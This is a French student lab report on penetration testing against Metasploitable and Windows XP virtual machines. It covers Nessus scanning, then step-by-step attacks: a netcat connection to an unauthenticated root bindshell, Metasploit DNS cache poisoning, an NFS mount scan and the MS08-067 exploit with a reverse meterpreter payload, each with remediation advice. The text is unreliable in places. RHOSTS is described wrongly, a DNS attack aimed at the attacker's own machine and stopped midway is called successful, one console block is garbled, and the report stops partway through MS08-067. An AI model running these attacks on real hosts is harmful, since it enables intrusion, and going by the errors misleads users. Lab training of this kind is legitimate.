

## Découvrir le Pentesting



Installation des VMS .....	2
Préparatif .....	2
Configuration des VMS .....	3
Installation de Nessus .....	4
Exploiting Bindshell .....	8
Gestion de vulnérabilité.....	8
Hacking .....	8
Recommandation .....	10
Cache Poisoning.....	12
Gestion de vulnérabilité.....	12
Hacking.....	12
Recommandation .....	15
NSF Exported .....	16
Gestion de vulnérabilité.....	16
Hacking.....	16
Recommandation .....	18
MS08-067 .....	19
Gestion de vulnérabilité.....	19
Hacking .....	19
Recommandation.....	24
MS09-001 .....	26
Gestion de vulnérabilité.....	26
Hacking .....	26
Recommandation .....	29
MS17-010 .....	30
Gestion de vulnérabilité.....	30
Hacking .....	30
Recommandation .....	36
Annexe .....	37

## Installation des VMS

Pour commencer cette SAE, je vais configurer trois VMs : Kali, Metasploit, et Windows XP Edition familial.


Pour la VM kali j'ai téléchargé l'iso NetInstaller 64-bit, du site kali.org.



Pour la VM Metasploit je l'ai téléchargé sur le site de Sami Evangelista, un de mes enseignant qui nous a déjà fait travailler dessus dans le cadre du module R316 Méthodologie du pentesting.

Et pour la dernière VM Windows XP Edition Familial je l'ai téléchargé sur le site lecrabeinfo.net.


Maintenant que j'ai toute mes iso, il ne me reste plus qu'à créer les VMs pour cela je vais utiliser VMware.



## Configuration des VMS


Pour chaque VM je vais configurer les paramètres tels que sa taille de mémoire, sa taille de disque :

Kali :

A screenshot of the 'Devices' configuration window for a Kali Linux virtual machine. The window has a dark background and lists various hardware components with their configured values.


▼ Devices	
Memory	4 GB
Processors	2
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Using file C:\User...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Metasploit :

A screenshot of the 'Devices' configuration window for a Metasploit virtual machine. The window lists hardware components with their configured values. The 'Hard Disk (SCSI)' entry is highlighted with a blue line.

▼ Devices	
Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect


Windows XP Edition Familial :

A screenshot of the 'Devices' configuration window for a Windows XP Edition Familial virtual machine. The window lists hardware components with their configured values.

▼ Devices	
Memory	512 MB
Processors	1
Hard Disk (IDE)	40 GB
CD/DVD (IDE)	Auto detect
Floppy	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Après avoir configuré les paramètres des VMs, je peux à présent démarrer mes VM et me créer un espace de travail.


Mon espace de travail sur kali :



## Installation de Nessus

Maintenant il ne me reste plus qu'à installer NESSUS sur kali, pour cela je vais suivre les étapes suivantes :

1. Téléchargé le package Nessus  
Sur le site [tenable.com](https://tenable.com) téléchargé Nessus



## 2. J'installe le fichier téléchargé

```
(root@kali)-[/home/tuerger/Downloads]
# dpkg -i Nessus-10.6.4-ubuntu1404_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 402203 files and directories currently installed.)
Preparing to unpack Nessus-10.6.4-ubuntu1404_amd64.deb ...
Unpacking nessus (10.6.4) ...
Setting up nessus (10.6.4) ...
```


## 3. Démarrage de Nessus

```
(root@kali)-[/home/tuerger/Downloads]
# systemctl start nessusd

(rroot@kali)-[/home/tuerger/Downloads]
# systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; pres>
   Active: active (running) since Mon 2024-01-15 18:09:31 CET; 26s ago
```


## 4. Sur internet <https://localhost:8834>

Cela permet de pouvoir utiliser les scans de Nessus




Une fois que tous les plugins sont installés, je vais pouvoir faire un scan de la machine Metasploit et Windows XP Edition Familiale.


Mais avant de lancer les scans je vais désactiver le firewall de la machine Windows XP :



Pour lancer un scan on clique sur le bouton New scan en haut à droite :



On sélectionne ensuite le type de scan que l'on souhaite faire, dans mon cas j'ai choisi Advanced Scan :



Je rempli ensuite les informations demandées. Il demande l'adresse ip de la cible pour cela on démarre la machine Metasploit et on entre la commande **ifconfig** :

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:34:db:73
          inet addr:192.168.223.130  Bcast:192.168.223.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe34:db73/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

The screenshot shows the 'Settings' window in Nessus. The 'Name' field is 'Metasploit', 'Description' is 'Scan de la machine Metasploit', 'Folder' is 'My Scans', and 'Targets' is '192.168.223.130'. The 'Save' button is highlighted with a red box.

Puis j'enregistre.

Une fois enregistré ça nous ramène de notre répertoire My scan de Nessus, on peut y trouver le scan que je viens de créer. Il ne me reste plus qu'à lancer le scan en cliquant sur lancement :

<input type="checkbox"/>	Name	Schedule	Last Scanned		
<input type="checkbox"/>	Scan Windows XP Edition Familiale	On Demand	✓ January 16 at 6:36 PM	▶	✗
<input type="checkbox"/>	Scan Metasploit	On Demand	✓ January 16 at 6:12 PM	▶	✗

Vous pouvez retrouver dans l'annexe les détails du scan sur la machine Metasploit et les détails du scan sur la machine Windows XP Edition Familiale.



# Exploiting Bindshell

## Gestion de vulnérabilité

Le scan de la machine Metasploit à détecter une vulnérabilité critique :

51988 - Bind Shell Backdoor Detection
Synopsis
The remote host may have been compromised.
Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

L'écoute sur le port 1524 accepte les connexions de n'importe quel client, je vais m'en servir pour me connecter sur la machine et accéder à son shell.

## Hacking

Pour commencer j'effectue `ifconfig` pour obtenir 'adresse du réseau :

```
(kali㉿kali)-[~/Downloads]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.223.133 netmask 255.255.255.0 broadcast 192.168.223.255
```

Ma machine kali est dans le réseau 192.168.223.0/24

Je vais donc scanner toutes les machines du réseau pour trouver la machine Metasploit avec la commande `nbtscan 192.168.223.0/24` :

# Exploiting Bindshell

```
(root@kali)-[/home/kali/Downloads]
# nbtscan 192.168.223.0/24
Doing NBT name scan for addresses from 192.168.223.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.223.1	DESKTOP-73ADRRF	<server>	<unknown>	00:50:56:c0:00:00
192.168.223.130	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.223.131	<unknown>	<unknown>	<unknown>	00:0c:29:cc:26:00
192.168.223.255	Sendto failed: Permission denied			

Je constate que la machine Metasploit possède l'adresse 192.168.223.130.

Je lance un scan nmap avec l'option -sV pour trouver la version de bindshell :

```
(root@kali)-[/home/kali/Downloads]
# nmap -sV 192.168.223.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 17:02 EST
Nmap scan report for 192.168.223.130
Host is up (0.00082s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
```

Puis avec la commande **netcat 192.168.223.130 1524**, je me connecte au shell de la machine Metasploit :

```
(root@kali)-[/home/kali/Downloads]
# netcat 192.168.223.130 1524
root@metasploitable:/#
```

Maintenant que je suis sur le shell je vais créer le fichier Coucou.txt pour vérifier que le fichier se crée bien sur la machine Metasploit.

# Exploiting Bindshell

Tout d'abord je rentre dans le répertoire /home :

```
root@metasploitable:/# cd /home  
root@metasploitable:/home#
```

Création du fichier Coucou.txt :

```
root@metasploitable:/home# touch Coucou.txt  
root@metasploitable:/home#
```

Maintenant que le fichier est créé je vais sur Metasploit pour vérifier qui a bien été créé :

```
msfadmin@metasploitable:~$ cd /home  
msfadmin@metasploitable:/home$ ls  
Coucou.txt ftp msfadmin Saboter.txt service user
```

Je constate que le fichier c'est bien créé et que l'attaque a donc fonctionné.

## Recommandation

La présence d'une shell à écoute sur un port distant sans authentification requise constitue une vulnérabilité grave qui expose le système à des attaques. Un attaquant peut se connecter à ce port et exécuter des commandes à distance, lui permettant d'accéder aux fichiers et aux ressources du système. Pour remédier à cette situation, il est essentiel de prendre des mesures correctives immédiates.

Étapes à suivre :

1. Identifier le port écouté : Il faut déterminer le port exact auquel le shell est ouverte.
2. Identifier la nature du shell : Déterminez le type de shell qui est exécutée sur le port ouvert. Cela peut être une shell Bash, Perl ou Python, entre autres. Cette information peut aider à cibler les mesures correctives appropriées.
3. Stopper le shell : Mettre immédiatement fin au processus du shell en cours d'exécution sur le port ouvert.

4. Corriger la vulnérabilité : Déterminez la cause de l'ouverture de la shell sans authentification. Cela peut être dû à une application mal configurée, à une vulnérabilité logicielle ou à une intrusion réussie. Une fois la cause identifiée, prenez les mesures nécessaires pour corriger le problème.
5. Mettre à jour les logiciels : Assurez-vous que tous les logiciels installés sur le système sont à jour avec les dernières versions, car les nouvelles versions peuvent corriger les vulnérabilités connues qui pourraient être exploitées par les attaquants.

## Hacking Gestion de vulnérabilité

Le scan de la machine Metasploit à détecter une vulnérabilité critique :

**33447 - Multiple Vendor DNS Query ID Field Prediction Cache Poisoning**

**Synopsis**  
The remote name resolver (or the server it uses upstream) is affected by a DNS cache poisoning vulnerability.

**Description**  
The remote DNS resolver does not use random ports when making queries to third-party DNS servers. An unauthenticated, remote attacker can exploit this to poison the remote DNS server, allowing the attacker to divert legitimate traffic to arbitrary sites.

Le résolveur DNS distant n'utilise pas de ports aléatoires lorsqu'il interroge des serveurs DNS tiers. Un attaquant distant non authentifié peut exploiter ce problème pour empoisonner le serveur DNS distant.

Attaquant distant non authentifié peut exploiter cela pour empoisonner le serveur DNS distant, ce qui permet à l'attaquant de détourner le trafic légitime vers des sites arbitraires

```
(root@kali)~[~/home/kali]
msfconsole

Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

msf5 > sysinfo

System:
...
d8B88888b d8BBP d88888BP d88888b
' dB' BB
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' d88888P dBP d8888888

d88888BP d88888b dBP d88888P dBP d88888BP
| dB' dBP dB'.BP
--o-- dBP d8888' dBP dB'.BP dBP dBP
| d8888P dBP d8888P d8888P dBP

File Actions Edit View Help
msfpayload('linux/x64/shell')> send
To boldly go where no shell has gone before
```

```
msf6 > search CVE-2008-1447
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/spoof/dns/bailiwicked_domain	2008-07-21	normal	Yes	DNS BailiWicked Domai
1	auxiliary/spoof/dns/bailiwicked_host	2008-07-21	normal	Yes	DNS BailiWicked Host

# Cache Poisoning

J'effectue ensuite la commande `use 0` et `show options` pour voir ce qu'il a compléter :

```
msf6 > use 0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > show options

Module options (auxiliary/spoof/dns/bailiwicked_domain):
```

Name	Current Setting	Required	Description
DOMAIN	example.com	yes	The domain to hijack
INTERFACE		no	The name of the interface
NEWDNS		yes	The hostname of the replacement DNS server
RECONS	208.67.222.222	yes	The nameserver used for reconnaissance
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
SNAPLEN	65535	yes	The number of bytes to capture
SRCADDR	Real	yes	The source address to use for sending the queries (Accepted: Real, Random)
SRCPORT		yes	The target server's source query port (0 for automatic)
TIMEOUT	500	yes	The number of seconds to wait for new data
TTL	42757	yes	The TTL for the malicious host entry
XIDS	0	yes	The number of XIDs to try for each query (0 for automatic)

Je constate qu'il faut juste compléter le RHOSTS, SRCPORT et NEWDNS :

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.168.223.133
RHOSTS => 192.168.223.133
```

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 12345
SRCPORT => 12345
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set NEWDNS 192.168.223.133
NEWDNS => 192.168.223.133
```

# Cache Poisoning

Je n'ai plus qu'à lancer l'attaque avec exploit :

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit
[*] Running module against 192.168.223.133

[*] Targeting nameserver 192.168.223.133 for injection of example.com. nameservers as 192.168.223.133
[*] Querying recon nameserver for example.com.'s nameservers...
[*] Got an NS record: example.com. 1899 IN NS a.iana-servers.net.
[*] Querying recon nameserver for address of a.iana-servers.net....
[*] Got an A record: a.iana-servers.net. 1448 IN A 199.43.135.53
[*] Checking Authoritativeness: Querying 199.43.135.53 for example.com....
[*] a.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*] Got an NS record: example.com. 1899 IN NS b.iana-servers.net.
[*] Querying recon nameserver for address of b.iana-servers.net....
[*] Got an A record: b.iana-servers.net. 1768 IN A 199.43.133.53
[*] Checking Authoritativeness: Querying 199.43.133.53 for example.com....
[*] b.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*] Calculating the number of spoofed replies to send per query...
^C[+] Stopping running against current target...
[*] Control-C again to force quit all targets. Help
[*] Auxiliary module execution completed
```

Je constate que l'attaque a bien fonctionné.

## Recommandation

La solution la plus simple consiste à utiliser des ports aléatoires pour les requêtes DNS. Cela rend plus difficile pour un attaquant de prédire le port sur lequel le résolveur DNS distant écoutera les réponses. Pour ce faire, vous pouvez modifier la configuration du résolveur DNS distant pour qu'il utilise un port aléatoire pour chaque requête. Vous pouvez également utiliser un service de réacheminement DNS qui utilise des ports aléatoires par défaut.

Assurez-vous également d'avoir fait toutes les mises à jour afin d'avoir la dernière version possible qui peut permettre de résoudre ce problème.



## Gestion de vulnérabilité

Le scan de la machine Metasploit à détecter une vulnérabilité critique :

**11356 - NFS Exported Share Information Disclosure**  
  
**Synopsis**  
It is possible to access NFS shares on the remote host.  
  
**Description**  
At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Au moins un des partages NFS exportés par le serveur distant a pu être monté par l'hôte d'analyse. Un attaquant peut être en mesure de tirer parti de cette situation pour lire (et éventuellement écrire) des fichiers sur l'hôte distant.

## Hacking

Pour commencer Je cherche le CVE qui fonctionne :

CVE	CVE-1999-0170
CVE	CVE-1999-0211
CVE	CVE-1999-0554

J'entre la commande **show CVE-1999-0170** :

```
msf6 > search CVE-1999-0170
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Descriptio
-  -                                     -
0  auxiliary/scanner/nfs/nfsmount          normal         No    NFS Mount
Scanner
```

## NSF Exported

Je rentre ensuite la commande **use 0** et **show options** :

```
msf6 > use 0
msf6 auxiliary(scanner/nfs/nfsmount) > show options

Module options (auxiliary/scanner/nfs/nfsmount):
```

Name	Current Setting	Required	Description
HOSTNAME		no	Hostname to match shares against
LHOST	192.168.223.133	no	IP to match shares against
PROTOCOL	udp	yes	The protocol to use (Accepted: udp, tcp)
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	111	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

Je complète le RHOSTS :

```
msf6 auxiliary(scanner/nfs/nfsmount) > set RHOSTS 192.168.223.130
RHOSTS => 192.168.223.130
```

Je peux maintenant lancer l'attaque avec exploit :

```
msf6 auxiliary(scanner/nfs/nfsmount) > exploit

[+] 192.168.223.130:111 - 192.168.223.130 Mountable NFS Export: / [*]
[*] 192.168.223.130:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Je constate que l'attaque a réussie et qu'un paquet NFS a été export.

## Recommandation

La solution à ce problème consiste à sécuriser les partages NFS exportés par le serveur distant. Cela peut être fait en appliquant les mesures de sécurité suivantes :

1. Utilisez une authentification forte pour les partages NFS. Cela peut être fait en utilisant des noms d'utilisateur et des mots de passe, ou en utilisant des certificats numériques.
2. Limitez l'accès aux partages NFS aux utilisateurs autorisés. Cela peut être fait en utilisant des listes de contrôle d'accès (ACL). Utilisez un chiffrement pour les partages NFS. Cela peut empêcher les attaquants de lire les données sur les partages.
3. Mettez à jour régulièrement afin de vous assurer d'avoir la dernière version possible.

## Gestion de vulnérabilité

Le scan de la machine Windows XP à détecter une vulnérabilité critique :

**34477 - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)**

**Synopsis**  
The remote Windows host is affected by a remote code execution vulnerability.

**Description**  
The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.  
ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Le service Windows serveur sur l'hôte distant à une vulnérabilité d'exécution de code à distance. Cette vulnérabilité est due à une mauvaise programmation dans le service Server, je vais m'en servir pour me connecter à distance au shell de la machine.

## Hacking

Pour commencer je scan toute les machines du réseau da ma machine kali :

```
(root@kali)-[/home/kali/Downloads]
# nbtscan 192.168.223.0/24
Doing NBT name scan for addresses from 192.168.223.0/24

IP address      NetBIOS Name    Server    User      MAC address
-----
192.168.223.1    DESKTOP-73ADRRF <server>  <unknown> 00:50:56:c0:00:0
8
192.168.223.131 TOYGER-B6D0047B <server>  <unknown> 00:0c:29:cc:26:0
0
192.168.223.255 Sendto failed: Permission denied
```

Je constate que la machine TOYGER (Windows XP) possède l'adresse 192.168.223.131.

Je lance un scan nmap avec l'option -sV pour trouver tous les ports ouverts et les services ainsi que leur version :

```
(root@kali)-[/home/kali/Downloads]
# nmap -sV 192.168.223.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 10:55 EST
Nmap scan report for 192.168.223.131
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:CC:26:00 (VMware)
```

Dans le cadre de l'attaque, je vais m'intéresser au service microsoft-ds et à son port 445.

Je vais utiliser la commande `nmap -p 445 --script vuln 192.168.223.131 -Pn`, pour découvrir les vulnérabilités du port 445 de la machine Windows XP :

```
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: VULNERABLE
IDs: CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,
Server 2003 SP1 and SP2,
Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote att
ackers to execute arbitrary
code via a crafted RPC request that triggers the overflow during
path canonicalization.
```

On trouve des vulnérabilités dont MS08-067.

Pour la suite de l'attaque je vais utiliser le framework Metasploit :

```
(root@kali)-[/home/kali/Downloads]
# msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

(( _ _ _ _ _ ))
  ( _ ) 0 0 ( _ )
    o_o
    | |
    | | M S F
    | | w w
    | |
    | |
```

## MS08-067

Je cherche la vulnérabilité CVE-2008-4250 :

```
msf6 > search CVE-2008-4250

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Des
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Pour exploiter la vulnérabilité je vais entrer la commande **use** avec le module d'exploitation trouver lors de la recherche de la vulnérabilité CVE-2008-4250 :

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

J'effectue un **show options** pour voir les options du module d'exploitation :

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-      -
RHOSTS    [redacted]       yes       The target host(s), see https://docs.m
.metaspl
t/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSV
C)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh,
thread, process, none)
LHOST     192.168.223.133 yes       The listen address (an interface ma
y be specified)
LPORT     4444             yes       The listen port
```

On constate que le current setting de RHOSTS est vide. RHOSTS est un fichier de configuration du système d'exploitation Unix qui permet à des utilisateurs distants de se connecter à un système local sans avoir à fournir de mot de passe.

Je vais donc rentrer l'adresse IP de la cible dans ce paramètre :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.223.131
RHOSTS => 192.168.223.131
```

J'effectue de nouveau la commande `show options` pour voir si le changement a bien été pris en compte :

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
